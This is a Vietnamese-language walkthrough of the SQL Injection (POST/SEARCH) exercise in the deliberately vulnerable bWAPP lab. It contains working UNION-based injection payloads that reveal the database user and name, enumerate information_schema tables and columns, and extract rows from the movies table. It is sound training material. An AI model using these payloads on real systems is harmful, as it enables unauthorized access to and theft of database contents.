
SQL Injection (POST/SEARCH)


Giao diện bài lab



Tương tự như các bài lab trước ta đã biết cách bypass qua sql syntax error thông qua 2 bài lab get/search và get/select. Vì vậy ở bài lab này chúng ta sẽ tiến hành khai thác sql injection luôn.

Ta sẽ lấy thông tin user và database name qua query

' and 1 = 0 union all select 1,user(),3,4,Database(),6,7 -- ' trong đó and 1=0 giúp trả về kết quả mà ta mong muốn bằng cách chuyển query trước đó thành false.




Vậy ta biết được name của database là bWAPP.

Ta sẽ sử dụng sql query để  lấy table schema and names từ information\_schema.tables


' and 1 = 0 union all select 1,table\_schema,table\_name,4,5,6,7 from information\_schema.tables where 1=1-- '

ở đây mình đặt điều kiện 1=1 để query có thể lấy toàn bộ bảng cho chúng ta



Kết quả hiện ra có khá nhiểu bảng, trong đó có nhiều bảng không cần thiết. vậy ta sẽ thu hẹp tìm kiếm lại ở database bWAPP với sql query sau


' and 1=0 union all select 1,table\_schema,table\_name,4,table\_rows,6,7 from information\_schema.tables where table\_schema = 'bwapp'-- '



Kết quả trả về tên các bảng.


Ta sẽ thử trích xuất các cột trong bảng movies bằng query

' and 1=0 union all select 1,column\_name,3,4,5,6,7 from information\_schema.columns where table\_name = 'movies' and table\_schema = 'bwapp'-- '



ở đây mình muốn khai thác 2 mục id và tickets\_stock từ movies nên mình sẽ sử dụng query sau

' and 1=0 union all select 1,2,3,(select GROUP\_CONCAT(id,":",tickets\_stock,"\n") from movies),5,6,7-- -



Kết quả trả về id và ticket\_stock dưới dạng id:stock